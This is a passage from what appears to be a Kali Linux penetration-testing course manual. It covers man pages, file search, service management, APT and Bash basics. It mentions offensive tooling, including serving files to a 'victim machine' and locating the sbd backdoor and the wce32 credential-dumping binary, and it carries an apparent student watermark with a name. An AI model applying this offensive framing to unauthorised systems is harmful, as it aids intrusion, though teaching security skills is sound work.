³¹ (Offensive Security, 2019), <https://tools.kali.org>

³² (Offensive Security, 2019), <https://bugs.kali.org>

³³ (Offensive Security, 2019), <https://kali.training>

³⁴ (Offensive Security, 2019), <https://kali.training>

2. Take some time to familiarize yourself with the Kali Linux menu.
3. Using the Kali Tools site, find your favorite tool and review its documentation. If you don't have a favorite tool, pick any tool.

2.4 Finding Your Way Around Kali

2.4.1 The Linux Filesystem

Kali Linux adheres to the filesystem hierarchy standard (FHS),³⁵ which provides a familiar and universal layout for all Linux users. The directories you will find most useful are:

- **/bin** - basic programs (ls, cd, cat, etc.)
- **/sbin** - system programs (fdisk, mkfs, sysctl, etc)
- **/etc** - configuration files
- **/tmp** - temporary files (typically deleted on boot)
- **/usr/bin** - applications (apt, ncat, nmap, etc.)
- **/usr/share** - application support and data files

There are many other directories, most of which you will rarely need to enter, but having a good familiarity of the layout of the Linux filesystem will help your efficiency immensely.

2.4.2 Basic Linux Commands

2.4.2.1 Man Pages

Next, let's dig into Kali Linux usage and explore some basic Linux commands.

Most executable programs intended for the Linux command line provide a formal piece of documentation often called manual or *man* pages.³⁶ A special program called **man** is used to view these pages. Man pages generally have a name, a synopsis, a description of the command's purpose, and the corresponding options, parameters, or switches. Let's look at the man page for the *ls* command:

```
kali@kali:~$ man ls
```

Listing 3 - Exploring the man page for the ls command

Man pages contain not only information about user commands, but also documentation regarding system administration commands, programming interfaces, and more. The content of the manual is divided into sections that are numbered as follows:

Section	Contents
1	User Commands
2	Programming interfaces for kernel system calls
3	Programming interfaces to the C library

³⁵ (Linux Foundation, 2016), <https://wiki.linuxfoundation.org/lsb/fhs>

³⁶ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Man_page

4	Special files such as device nodes and drivers
5	File formats
6	Games and amusements such as screen-savers
7	Miscellaneous
8	System administration commands

Table 2 - man page organization

To determine the appropriate manual section, simply perform a keyword search. For example, let's assume we are interested in learning a bit more about the file format of the `/etc/passwd` file. Typing `man passwd` at the command line will show information regarding the `passwd` command from section 1 of the manual (Figure 4), which is not what we are interested in.

```
PASSWD(1)                               User Commands                               PASSWD(1)

NAME
    passwd - change user password

SYNOPSIS
    passwd [options] [LOGIN]

DESCRIPTION
    The passwd command changes passwords for user accounts. A normal user may
    only change the password for his/her own account, while the superuser may
    change the password for any account. passwd also changes the account or
    associated password validity period.

Password Changes
    The user is first prompted for his/her old password, if one is present. This
    password is then encrypted and compared against the stored password. The user
    has only one chance to enter the correct password. The superuser is permitted
    to bypass this step so that forgotten passwords may be changed.

    After the password has been entered, password aging information is checked to
    see if the user is permitted to change the password at this time. If not,
    passwd refuses to change the password and exits.

    The user is then prompted twice for a replacement password. The second entry
    is compared against the first and both are required to match in order for the
    password to be changed.

Manual page passwd(1) line 1 (press h for help or q to quit)
```

Figure 4: Requesting the manual entry for the `passwd` file

However, if we use the `-k` option with `man`, we can perform a keyword search as shown below:

```
kali@kali:~$ man -k passwd
chpasswd (8)          - update group passwords in batch mode
chpasswd (8)          - update passwords in batch mode
exim4_passwd (5)     - Files in use by the Debian exim4 packages
exim4_passwd_client (5) - Files in use by the Debian exim4 packages
expect_mkpasswd (1)   - generate new password, optionally apply it to a user
fgetpwent_r (3)       - get passwd file entry reentrantly
getpwent_r (3)       - get passwd file entry reentrantly
gpasswd (1)           - administer /etc/group and /etc/gshadow
grub-mkpasswd-pbkdf2 (1) - generate hashed password for GRUB
```

```
htpasswd (1)           - Manage user files for basic authentication
...
...
```

Listing 4 - Performing a passwd keyword search with man

We can further narrow the search with the help of a regular expression:³⁷

```
kali@kali:~$ man -k '^passwd$'
passwd (1)           - change user password
passwd (1ssl)        - compute password hashes
passwd (5)         - the password file
```

Listing 5 - Narrowing down our search

In the above command, the regular expression is enclosed by a caret (^) and dollar sign (\$), to match the entire line and avoid sub-string matches. We can now look at the exact passwd manual page we are interested in by referencing the appropriate section:

```
kali@kali:~$ man 5 passwd
```

Listing 6 - Using man to look at the manual page of the /etc/passwd file format

Man pages are typically the quickest way to find documentation on a given command, so take some time to explore them in a bit more detail.

2.4.2.2 apropos

With the **apropos**³⁸ command, we can search the list of man page descriptions for a possible match based on a keyword. Although this is a bit crude, it's often helpful for finding a particular command based on the description. Let's take a look at an example. Suppose that we want to partition a hard drive but can't remember the name of the command. We can figure this out with an **apropos** search for "partition".

```
kali@kali:~$ apropos partition
addpart (8)          - tell the kernel about the existence of a partition
cfdisk (8)           - display or manipulate a disk partition table
cgdisk (8)           - Curses-based GUID partition table (GPT) manipulator
cgpt (1)             - Utility to manipulate GPT partitions with Chromium OS ...
delpart (8)          - tell the kernel to forget about a partition
extundelete (1)      - utility to undelete files from an ext3 or ext4 partition.
fdisk (8)            - manipulate disk partition table
fixparts (8)          - MBR partition table repair utility
gdisk (8)             - Interactive GUID partition table (GPT) manipulator
gparted (8)           - GNOME Partition Editor for manipulating disk partitions.
...
...
```

Listing 7 - Using apropos to look for commands that have 'partition' as part of their description

Notice that **apropos** seems to perform the same function as **man -k**; they are, in fact, equivalent.

³⁷ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Regular_expression

³⁸ (The Linux Information Project, 2004), <http://www.linfo.org/apropos.html>

2.4.2.3 Listing Files

The **ls** command prints out a basic file listing to the screen. We can modify the output results with various wildcards. The **-a** option is used to display all files (including hidden ones) and the **-1** option displays each file on a single line, which is very useful for automation.

```
kali@kali:~$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos

kali@kali:~$ ls /etc/apache2/sites-available/*.conf
/etc/apache2/sites-available/000-default.conf
/etc/apache2/sites-available/default-ssl.conf

kali@kali:~$ ls -a1
.
..
.bash_history
.bashrc
.cache
.config
Desktop
Documents
...
```

Listing 8 - Listing files

2.4.2.4 Moving Around

Linux does not use Windows-style drive letters. Instead, all files, folders, and devices are children of the root directory, represented by the "/" character. We can use the **cd** command followed by a path to change to the specified directory. The **pwd** command will print the current directory (which is helpful if you get lost) and running **cd ~** will return to the home directory.

```
kali@kali:~$ cd /usr/share/metasploit-framework/
kali@kali:/usr/share/metasploit-framework$ pwd
/usr/share/metasploit-framework
kali@kali:/usr/share/metasploit-framework$ cd ~
kali@kali:~$ pwd
/home/kali
```

Listing 9 - Moving around the filesystem

2.4.2.5 Creating Directories

The **mkdir** command followed by the name of a directory creates the specified directory. Directory names can contain spaces but since we will be spending a lot of time at the command line, we'll save ourselves a lot of trouble by using hyphens or underscores instead. These characters will make auto-completes (executed with the **Tab** key) much easier to complete.

```
kali@kali:~$ mkdir notes
kali@kali:~$ cd notes/
```

```
kali@kali:~/notes$ mkdir module one  
kali@kali:~/notes$ ls  
module one  
  
kali@kali:~/notes$ rm -rf module/ one/  
kali@kali:~/notes$ mkdir "module one"  
  
kali@kali:~/notes$ cd module\ one/  
  
kali@kali:~/notes/module one$
```

Listing 10 - Creating directories in Kali

We can create multiple directories at once with the incredibly useful **mkdir -p**, which will also create any required parent directories. This can be combined with brace expansion to efficiently create a directory structure to, for example, store your penetration test notes. In the example below, we are creating a directory called **test** and within that directory, creating three sub-directories called **recon**, **exploit**, and **report**:

```
kali@kali:~$ mkdir -p test/{recon,exploit,report}  
kali@kali:~$ ls -1 test/  
exploit  
recon  
report
```

Listing 11 - Creating a directory structure

2.4.3 Finding Files in Kali Linux

Three of the most common Linux commands used to locate files in Kali Linux include **find**, **locate**, and **which**. These utilities have similarities, but work and return data in different ways and therefore may be used in different circumstances.

2.4.3.1 which

The **which** command³⁹ searches through the directories that are defined in the \$PATH environment variable for a given file name. This variable contains a listing of directories that Kali searches when a command is issued without its path. If a match is found, **which** returns the full path to the file as shown below:

```
kali@kali:~$ echo $PATH  
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin  
  
kali@kali:~$ which sbd  
/usr/bin/sbd
```

Listing 12 - Exploring the which command

³⁹ (die.net, 2019), <https://linux.die.net/man/1/which>

2.4.3.2 locate

The `locate` command⁴⁰ is the quickest way to find the locations of files and directories in Kali. In order to provide a much shorter search time, `locate` searches a built-in database named `locate.db` rather than the entire hard disk itself. This database is automatically updated on a regular basis by the cron scheduler. To manually update the `locate.db` database, you can use the `updatedb` command.

```
kali@kali:~$ sudo updatedb  
kali@kali:~$ locate sbd.exe  
/usr/share/windows-resources/sbd/sbd.exe
```

Listing 13 - Exploring the locate command

2.4.3.3 find

The `find` command⁴¹ is the most complex and flexible search tool among the three. Mastering its syntax can sometimes be tricky, but its capabilities go beyond a normal file search. The most basic usage of the `find` command is shown in Listing 14, where we perform a recursive search starting from the root file system directory and look for any file that starts with the letters "sbd".

```
kali@kali:~$ sudo find / -name sbd*  
/usr/bin/sbd  
/usr/share/doc/sbd  
/usr/share/windows-resources/sbd  
/usr/share/windows-resources/sbd/sbd.exe  
/usr/share/windows-resources/sbd/sbdbg.exe  
/var/cache/apt/archives/sbd_1.37-1kali3_amd64.deb  
/var/lib/dpkg/info/sbd.md5sums  
/var/lib/dpkg/info/sbd.list
```

Listing 14 - Exploring the find command

The main advantage of `find` over `locate` is that it can search for files and directories by more than just the name. With `find`, we can search by file age, size, owner, file type, timestamp, permissions, and more.⁴²

2.4.3.4 Exercises

1. Use `man` to look at the man page for one of your preferred commands.
2. Use `man` to look for a keyword related to file compression.
3. Use `which` to locate the `pwd` command on your Kali virtual machine.
4. Use `locate` to locate `wce32.exe` on your Kali virtual machine.
5. Use `find` to identify any file (not directory) modified in the last day, NOT owned by the root user and execute `ls -l` on them. Chaining/piping commands is NOT allowed!

⁴⁰ (die.net, 2019), <https://linux.die.net/man/1/locate>

⁴¹ (die.net, 2019), <https://linux.die.net/man/1/find>

⁴² (Stack Exchange, 2015), <https://unix.stackexchange.com/questions/60205/locate-vs-find-usage-pros-and-cons-of-each-other>

2.5 Managing Kali Linux Services

Kali Linux is a specialized Linux distribution aimed at security professionals. As such, it contains several non-standard features. The default Kali installation ships with several services preinstalled, such as SSH, HTTP, MySQL, etc. Consequently, these services would load at boot time, which would result in Kali exposing several open ports by default—something we want to avoid for security reasons. Kali deals with this issue by updating its settings to prevent network services from starting at boot time.

Kali also contains a mechanism to both whitelist and blacklist various services. The following sections will discuss some of these services, as well as how to operate and manage them.

2.5.1 SSH Service

The Secure SHell (SSH)⁴³ service is most commonly used to remotely access a computer, using a secure, encrypted protocol. The SSH service is TCP-based and listens by default on port 22. To start the SSH service in Kali, we run **systemctl** with the **start** option followed by the service name (ssh in this example):

```
kali@kali:~$ sudo systemctl start ssh  
kali@kali:~$
```

Listing 15 - Using systemctl to start the ssh service in Kali

When the command completes successfully, it does not return any output but we can verify that the SSH service is running and listening on TCP port 22 by using the **ss** command and piping the output into **grep** to search the output for "sshd":

```
kali@kali:~$ sudo ss -antlp | grep sshd  
LISTEN      0      128      *:22          *:*      users:(("sshd",pid=1343,fd=3))  
LISTEN      0      128     :::22          ::::*    users:(("sshd",pid=1343,fd=4))
```

Listing 16 - Using ss and grep to confirm that ssh has been started and is running

If we want to have the SSH service start automatically at boot time (as many users prefer), we simply enable it using the **systemctl** command. However, be sure to change the default password first!

```
kali@kali:~$ sudo systemctl enable ssh  
Synchronizing state of ssh.service with SysV service script with /lib/systemd/systemd-  
Executing: /lib/systemd/systemd-sysv-install enable ssh  
Created symlink /etc/systemd/system/sshd.service → /lib/systemd/system/ssh.service.
```

Listing 17 - Using systemctl to configure ssh to start at boot time

We can use **systemctl** to enable and disable most services within Kali Linux.

2.5.2 HTTP Service

The Apache HTTP service is often used during a penetration test, either for hosting a site, or providing a platform for downloading files to a victim machine. The HTTP service is TCP-based

⁴³ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Secure_Shell

and listens by default on port 80. To start the HTTP service in Kali, we can use **systemctl** as we did when starting the SSH service, replacing the service name with “apache2”:

```
kali@kali:~$ sudo systemctl start apache2  
kali@kali:~$
```

Listing 18 - Using systemctl to start the apache service in Kali

As with the SSH service, we can verify that the HTTP service is running and listening on TCP port 80 with the **ss** and **grep** commands.

```
kali@kali:~$ sudo ss -antlp | grep apache  
LISTEN      0      128      ::::80      ::::*  
users:((\"apache2\",pid=1481,fd=4),(\"apache2\",pid=1480,fd=4),(\"apache2\",pid=1479,fd=4),(\"apache2\",pid=1478,fd=4),(\"apache2\",pid=1477,fd=4),(\"apache2\",pid=1476,fd=4),(\"apache2\",pid=1475,fd=4))
```

Listing 19 - Using ss and grep to confirm that apache has been started and is running

To have the HTTP service start at boot time, much like with the SSH service, we need to explicitly enable it with **systemctl** and its **enable** option:

```
kali@kali:~$ sudo systemctl enable apache2  
Synchronizing state of apache2.service with SysV service script with /lib/systemd/syst  
Executing: /lib/systemd/systemd-sysv-install enable apache2
```

Listing 20 - Using systemctl to enable apache to start at boot time

Most services in Kali Linux are operated in much the same way as SSH and HTTP, through their service or init scripts. To see a table of all available services, run **systemctl** with the **list-unit-files** option:

```
kali@kali:~$ systemctl list-unit-files  
...  
UNIT FILE  
proc-sys-fs-binfmt_misc.automount          STATE  
-.mount                                     static  
generated  
dev-hugepages.mount                         static  
dev-mqueue.mount                            static  
media-cdrom0.mount                          generated  
proc-sys-fs-binfmt_misc.mount                static  
run-vmblock\x2dfuse.mount                   disabled  
sys-fs-fuse-connections.mount               static  
sys-kernel-config.mount                     static  
sys-kernel-debug.mount                      static  
...  
OS-555454 Ryan Dolan
```

Listing 21 - Displaying all available services

For additional information regarding service management in Kali Linux, including the use of **systemctl**, refer to the Kali Training site.⁴⁴

2.5.3 Exercises

(Reporting is not required for these exercises)

⁴⁴ (Offensive Security, 2019), <https://kali.training/topic/managing-services/>

1. Practice starting and stopping various Kali services.
2. Enable the SSH service to start on system boot.

2.6 Searching, Installing, and Removing Tools

The Kali VMWare image contains the most common tools used in the field of penetration testing. However, it is not practical to include every single tool present in the Kali repository in the VMWare image. Therefore, we'll need to discuss how to search for, install, or remove tools. In this section, we will be exploring the Advanced Package Tool (APT) toolset as well as other commands that are useful in performing maintenance operations on the Kali Linux OS.

APT is a set of tools that helps manage packages, or applications, on a Debian-based system. Since Kali is based on Debian,⁴⁵ we can use APT to install and remove applications, update packages, and even upgrade the entire system. The magic of APT lies in the fact that it is a complete package management system that installs or removes the requested package by recursively satisfying its requirements and dependencies.

2.6.1 apt update

Information regarding APT packages is cached locally to speed up any sort of operation that involves querying the APT database. Therefore, it is always good practice to update the list of available packages, including information related to their versions, descriptions, etc. We can do this with the **apt update** command as follows:

```
kali@kali:~$ sudo apt update
Hit:1 http://kali.mirror.globo.tech/kali kali-rolling InRelease
Reading package lists... Done
Building dependency tree
Reading state information... Done
699 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

Listing 22 - Using apt update to update the list of packages in Kali

2.6.2 apt upgrade

After the APT database has been updated, we can upgrade the installed packages and core system to the latest versions using the **apt upgrade** command.

In order to upgrade a single package, add the package name after the **apt upgrade** command such as **apt upgrade metasploit-framework**.

While you can upgrade your Kali Linux installation at any time, it's a good idea to take a snapshot of the virtual machine in a clean state (before any changes have been made) before doing so. This has two major benefits. First of all, it will ensure that you have a snapshot of a tested build that will work for all exercises and secondly, if you encounter issues and have to contact our support team, they

⁴⁵ (Debian, 2019), <https://www.debian.org/>

will know the versions of tools you are using and how they behave. For an actual penetration test, these same concerns will apply. You will learn more about how to balance having the newest tools with having a trusted build as you gain more experience and familiarity with Kali Linux.

2.6.3 apt-cache search and apt show

The **apt-cache search** command displays much of the information stored in the internal cached package database. For example, let's say we would like to install the *pure-ftpd* application via APT. The first thing we have to do is to find out whether or not the application is present in the Kali Linux repositories. To do so, we would proceed by passing the search term on the command line:

```
kali@kali:~$ apt-cache search pure-ftpd
mysqmail-pure-ftpd-logger - real-time logging system in MySQL - Pure-FTPD traffic-logger
pure-ftpd - Secure and efficient FTP server
pure-ftpd-common - Pure-FTPD FTP server (Common Files)
pure-ftpd-ldap - Secure and efficient FTP server with LDAP user authentication
pure-ftpd-mysql - Secure and efficient FTP server with MySQL user authentication
pure-ftpd-postgresql - Secure and efficient FTP server with PostgreSQL user authentication
resource-agents - Cluster Resource Agents
```

Listing 23 - Using apt-cache search to search for the *pure-ftpd* application

The output above indicates that the application is present in the repository. There are also a few authentication extensions for the *pure-ftpd* application that may be installed if needed.

Interestingly enough, the *resource-agents* package is showing up in our search even though its name does not contain the “*pure-ftpd*” keyword. The reason behind this is that **apt-cache search** looks for the requested keyword in the package’s description rather than the package name itself.

To confirm that the *resource-agents* package description really contains the “*pure-ftpd*” keyword, pass the package name to **apt show** as follows:

```
kali@kali:~$ apt show resource-agents
Package: resource-agents
Version: 1:4.2.0-2
...
Description: Cluster Resource Agents
This package contains cluster resource agents (RAs) compliant with the Open
Cluster Framework (OCF) specification, used to interface with various services
in a High Availability environment managed by the Pacemaker resource manager.
.
Agents included:
AoEtarget: Manages ATA-over-Ethernet (AoE) target exports
AudibleAlarm: Emits audible beeps at a configurable interval
...
NodeUtilization: Node Utilization
Pure-FTPD: Manages a Pure-FTPd FTP server instance
Raid1: Manages Linux software RAID (MD) devices on shared storage
...
```

Listing 24 - Using apt show to examine information related to the *resource-agents* package

In the output above, **apt show** clarifies why the resource-agents application was mysteriously showing up in the previous search for pure-ftpd.

2.6.4 apt install

The **apt install** command can be used to add a package to the system with **apt install** followed by the package name. Let's continue with the installation of pure-ftpd:

```
kali@kali:~$ sudo apt install pure-ftpd
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  pure-ftpd-common
The following NEW packages will be installed:
  pure-ftpd pure-ftpd-common
0 upgraded, 2 newly installed, 0 to remove and 0 not upgraded.
Need to get 309 kB of archives.
After this operation, 880 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://kali.mirror.globo.tech/kali kali-rolling/main amd64 pure-ftpd-common all
Get:2 http://kali.mirror.globo.tech/kali kali-rolling/main amd64 pure-ftpd amd64 1.0.4
Fetched 309 kB in 4s (86.4 kB/s)
Preconfiguring packages ...
...
```

Listing 25 - Using apt install to install the pure-ftpd application

Similarly, we can remove a package with the command **apt remove --purge**.

2.6.5 apt remove --purge

The **apt remove --purge** command completely removes packages from Kali. It is important to note that removing a package with **apt remove** removes all package data, but leaves usually small (modified) user configuration files behind, in case the removal was accidental. Adding the **--purge** option removes all the leftovers.

```
kali@kali:~$ sudo apt remove --purge pure-ftpd
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
  pure-ftpd-common
Use 'sudo apt autoremove' to remove it.
The following packages will be REMOVED:
  pure-ftpd*
0 upgraded, 0 newly installed, 1 to remove and 0 not upgraded.
After this operation, 581 kB disk space will be freed.
Do you want to continue? [Y/n] y
(Reading database ... 388024 files and directories currently installed.)
Removing pure-ftpd (1.0.47-3) ...
Cannot find cached rlinetd's config files for service ftp, ignoring remove request
Processing triggers for man-db (2.8.5-2) ...
(Reading database ... 388011 files and directories currently installed.)
```

```
Purging configuration files for pure-ftpd (1.0.47-3) ...
Processing triggers for systemd (240-6) ...
```

Listing 26 - Using apt remove --purge to completely remove the pure-ftpd application

Excellent! You are now able to search, install, upgrade and remove tools in Kali Linux. Let's explore one last command in this module: *dpkg*.

2.6.6 *dpkg*

dpkg is the core tool used to install a package, either directly or indirectly through APT. It is also the preferred tool to use when operating offline, since it does not require an Internet connection. Note that **dpkg** will not install any dependencies that the package might require. To install a package with **dpkg**, provide the **-i** or **--install** option and the path to the **.deb** package file. This assumes that the **.deb** file of the package to install has been previously downloaded or obtained in some other way.

```
kali@kali:~$ sudo dpkg -i man-db_2.7.0.2-5_amd64.deb
(Reading database ... 86425 files and directories currently installed.)
Preparing to unpack man-db_2.7.0.2-5_amd64.deb ...
Unpacking man-db (2.7.0.2-5) over (2.7.0.2-4) ...
Setting up man-db (2.7.0.2-5) ...
Updating database of manual pages ...
Processing triggers for mime-support (3.58) ...
...
```

Listing 27 - Using dpkg -i to install the man-db application

2.6.6.1 Exercises

(Reporting is not required for these exercises)

1. Take a snapshot of your Kali virtual machine (optional).
2. Search for a tool not currently installed in Kali.
3. Install the tool.
4. Remove the tool.
5. Revert Kali virtual machine to previously taken snapshot (optional).

2.7 Wrapping Up

In this module, we set a baseline for the upcoming modules. We explored tips and tricks for new users and reviewed some standards that more advanced users may appreciate.

All students are encouraged to review the free online training on the Kali Training site.⁴⁶ This site includes the *Kali Linux Revealed* book, exercises designed to test your understanding, a dedicated support forum, and more. These free resources provide valuable insight to users of all skill levels and serve as an excellent companion to the training presented in this course.

⁴⁶ (Offensive Security, 2019), <https://kali.training>

3 Command Line Fun

In this module, we'll take an introductory look at a few popular Linux command line programs. Feel free to refer to the Kali Linux Training site⁴⁷ for a refresher or more in-depth discussion.

3.1 The Bash Environment

Bash⁴⁸ is an sh-compatible shell that allows us to run complex commands and perform different tasks from a terminal window. It incorporates useful features from both the KornShell (ksh)⁴⁹ and C shell (csh).⁵⁰

3.1.1 Environment Variables

When opening a terminal window, a new Bash process, which has its own **environment variables**, is initialized. These variables are a form of global storage for various settings inherited by any applications that are run during that terminal session. One of the most commonly-referenced environment variables is *PATH*, which is a colon-separated list of directory paths that Bash will search through whenever a command is run without a full path.

We can view the contents of a given environment variable with the **echo** command followed by the "\$" character and an environment variable name. For example, let's take a look at the contents of the *PATH* environment variable:

```
kali@kali:~$ echo $PATH  
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

Listing 28 - Using echo to display the PATH environment variable

Some other useful environment variables include *USER*, *PWD*, and *HOME*, which hold the values of the current terminal user's username, present working directory, and home directory respectively:

```
kali@kali:~$ echo $USER  
kali  
  
kali@kali:~$ echo $PWD  
/home/kali  
  
kali@kali:~$ echo $HOME  
/home/kali
```

Listing 29 - Using echo to display the USER, PWD, and HOME environment variables

An environment variable can be defined with the **export** command. For example, if we are scanning a target and don't want to type in the system's IP address repeatedly, we can quickly assign it an environment variable and use that instead:

⁴⁷ (Offensive Security, 2019), <https://kali.training/lessons/introduction/>

⁴⁸ (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Bash_\(Unix_shell\)](https://en.wikipedia.org/wiki/Bash_(Unix_shell))

⁴⁹ (Wikipedia, 2019), <https://en.wikipedia.org/wiki/KornShell>

⁵⁰ (Wikipedia, 2019), https://en.wikipedia.org/wiki/C_shell

```
kali@kali:~$ export b=10.11.1.220

kali@kali:~$ ping -c 2 $b
PING 10.11.1.220 (10.11.1.220) 56(84) bytes of data.
64 bytes from 10.11.1.220: icmp_seq=1 ttl=62 time=2.23 ms
64 bytes from 10.11.1.220: icmp_seq=2 ttl=62 time=1.56 ms

--- 10.11.1.220 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 1.563/1.900/2.238/0.340 ms
```

Listing 30 - Using export to declare an environment variable

The **export** command makes the variable accessible to any subprocesses we might spawn from our current Bash instance. If we set an environment variable without **export** it will only be available in the current shell.

We will use the **\$\$** variable to display the process ID of the current shell instance to make sure that we are indeed issuing commands in two different shells:

```
kali@kali:~$ echo "$$"
1827

kali@kali:~$ var="My Var"

kali@kali:~$ echo $var
My Var

kali@kali:~$ bash
kali@kali:~$ echo "$$"
1908

kali@kali:~$ echo $var

kali@kali:~$ exit
exit

kali@kali:~$ echo $var
My Var

kali@kali:~$ export othervar="Global Var"

kali@kali:~$ echo $othervar
Global Var

kali@kali:~$ bash

kali@kali:~$ echo $othervar
Global Var

kali@kali:~$ exit
exit
kali@kali:~$
```

Listing 31 - Using env to show all of the environment variables

There are many other environment variables defined by default in Kali Linux. We can view these by running **env** at the command line:

```
kali@kali:~$ env
SHELL=/bin/bash
...
PWD=/home/kali
XDG_SESSION_DESKTOP=lightdm-xsession
LOGNAME=kali
XDG_SESSION_TYPE=x11
XAUTHORITY=/home/kali/.Xauthority
XDG_GREETER_DATA_DIR=/var/lib/lightdm/data/kali
HOME=/home/kali
...
TERM=xterm-256color
USER=kali
...
```

Listing 32 - Using env to show all of the environment variables

3.1.2 Tab Completion

The Bash shell auto-complete function allows us to complete filenames and directory paths with the **Tab** key. This feature accelerates shell usage so much that it is sorely missed in other shells. Let's take a look at how this works from the kali user home directory. We'll start by typing the following command:

```
kali@kali:~$ ls D[TAB]
Desktop/  Documents/ Downloads/
kali@kali:~$ ls De[TAB]sktop/
kali@kali:~$ ls Desktop/
```

Listing 33 - Illustrating tab completion in Bash

When we hit the **Tab** key the first time after "D", the Bash shell suggests that there are three directories starting with that letter then presents our partially completed command for us to continue. Since we decide to specify "Desktop", we then proceed to type "e" followed by the **Tab** key a second time. At this point the Bash shell magically auto-completes the rest of the word "Desktop" as this is the only choice that starts with "De". Additional information about Tab Completion can be found on the Debian website.^{51,52}

3.1.3 Bash History Tricks

While working on a penetration test, it's important to keep a record of commands that have been entered into the shell. Fortunately, Bash maintains a history of commands that have been entered, which can be displayed with the **history** command.⁵³

⁵¹ (Debian-Administration, 2005), https://debian-administration.org/article/316/An_introduction_to_bash_completion_part_1

⁵² (Debian-Administration, 2005), https://debian-administration.org/article/317/An_introduction_to_bash_completion_part_2

⁵³ (die.net, 2002), <https://linux.die.net/man/3/history>

```
kali@kali:~$ history
1 cat /etc/lsb-release
2 clear
3 history
```

Listing 34 - The history command

Rather than re-typing a long command from our history, we can make use of the *history expansion* facility. For example, looking back at Listing 34, there are three commands in our history with a line number preceding each one. To re-run the first command, we simply type the **!** character followed by the line number, in this case **1**, to execute the **cat /etc/lsb-release** command:

```
kali@kali:~$ !1
cat /etc/lsb-release
DISTRIB_ID=Kali
DISTRIB_RELEASE=kali-rolling
DISTRIB_CODENAME=kali-rolling
DISTRIB_DESCRIPTION="Kali GNU/Linux Rolling"
```

Listing 35 - The Bash history expansion in action

Another helpful history shortcut is **!!**, which repeats the last command that was executed during our terminal session:

```
kali@kali:~$ sudo systemctl restart apache2
kali@kali:~$ !!
sudo systemctl restart apache2
kali@kali:~$
```

Listing 36 - Easily repeating the last command

By default, the command history is saved to the **.bash_history** file in the user home directory. Two environment variables control the history size: **HISTSIZE** and **HISTFILESIZE**.

HISTSIZE controls the number of commands stored in memory for the current session and **HISTFILESIZE** configures how many commands are kept in the history file. These variables can be edited according to our needs and saved to the Bash configuration file (**.bashrc**) that we will explore later.

One of the simplest ways to explore the Bash history is right from the command line prompt. We can browse through the history with some useful keyboard shortcuts with the two most common being:

-  - scroll backwards in history
-  - scroll forwards in history

Last but not least, holding down **ctrl** and pressing **R** will invoke the *reverse-i-search* facility. Type a letter, for example, **c**, and you will get a match for the most recent command in your history that contains the letter “c”. Keep typing to narrow down your match and when you find the desired command, press **Return** to execute it.

```
kali@kali:~$ [CTRL-R]c
(reverse-i-search)`ca': cat /etc/lsb-release
Listing 37 - Exploring the reverse-i-search facility
```

3.1.3.1 Exercises

1. Inspect your bash history and use *history expansion* to re-run a command from it.
2. Execute different commands of your choice and experiment browsing the history through the shortcuts as well as the *reverse-i-search* facility.

3.2 Piping and Redirection

Every program run from the command line has three data streams connected to it that serve as communication channels with the external environment. These streams are defined as follows:

Stream Name	Description
Standard Input (STDIN)	Data fed into the program
Standard Output (STDOUT)	Output from the program (defaults to terminal)
Standard Error (STDERR)	Error messages (defaults to terminal)

Table 3 - Streams connected to command line programs

Piping (using the `|` operator) and redirection (using the `>` and `<` operators) connects these streams between programs and files to accommodate a near infinite number of possible use cases.

3.2.1 Redirecting to a New File

In the previous command examples, the output was printed to the screen. This is convenient most of the time, but we can use the `>` operator to save the output to a file to keep it for future reference or manipulation:

```
kali@kali:~$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos
OS-555154 RYAN

kali@kali:~$ echo "test"
test

kali@kali:~$ echo "test" > redirection_test.txt

kali@kali:~$ ls
Desktop Documents Downloads Music Pictures Public redirection_test.txt Template

kali@kali:~$ cat redirection_test.txt
test

kali@kali:~$ echo "Kali Linux is an open source project" > redirection_test.txt

kali@kali:~$ cat redirection_test.txt
Kali Linux is an open source project
Listing 38 - Redirecting the output to a file
```

As shown in Listing 38, if we redirect the output to a non-existent file, the file will be created automatically. However, if we save the output to a file that already exists, that file's content will be replaced. Be careful with redirection! There is no undo function!

3.2.2 Redirecting to an Existing File

To append additional data to an existing file (as opposed to overwriting the file) use the **>>** operator:

```
kali@kali:~$ echo "that is maintained and funded by Offensive Security" >>
redirection_test.txt

kali@kali:~$ cat redirection_test.txt
Kali Linux is an open source project
that is maintained and funded by Offensive Security
```

Listing 39 - Redirecting the output to an existing file

3.2.3 Redirecting from a File

As you may have guessed, we can use the **<** operator to send data the “other way”. In the following example, we redirect the **wc** command’s *STDIN* with data originating directly from the file we generated in the previous section. Let’s try this with **wc -m** which counts characters in the file:

```
kali@kali:~$ wc -m < redirection_test.txt
89
```

Listing 40 - Feeding the wc command with the < operator

Note that this effectively “connected” the contents of our file to the standard input of the **wc -m** command.

3.2.4 Redirecting *STDERR*

According to the POSIX⁵⁴ specification, the file descriptors⁵⁵ for the *STDIN*, *STDOUT*, and *STDERR* are defined as 0, 1, and 2 respectively. These numbers are important as they can be used to manipulate the corresponding data streams from the command line while executing or joining different commands together.

To get a better grasp of how the file descriptor numbers work, consider this example that redirects the standard error (*STDERR*):

```
kali@kali:~$ ls .
Desktop Documents Downloads Music Pictures Public redirection_test.txt Template

kali@kali:~$ ls ./test
ls: cannot access '/test': No such file or directory

kali@kali:~$ ls ./test 2>error.txt
```

⁵⁴ (Wikipedia, 2019), <https://en.wikipedia.org/wiki/POSIX>

⁵⁵ (Wikipedia, 2019), https://en.wikipedia.org/wiki/File_descriptor

```
kali@kali:~$ cat error.txt  
ls: cannot access '/test': No such file or directory
```

Listing 41 - Redirecting the STDERR to a file

In Listing 41, note that **error.txt** only contains the error message (generated on *STDERR*). We did this by prepending the stream number to the “>” operator (2=*STDERR*).

3.2.5 Piping

Continuing with the example using the **wc** command, let’s have a look at how to redirect the output from one command into the input of another. Consider this example:

```
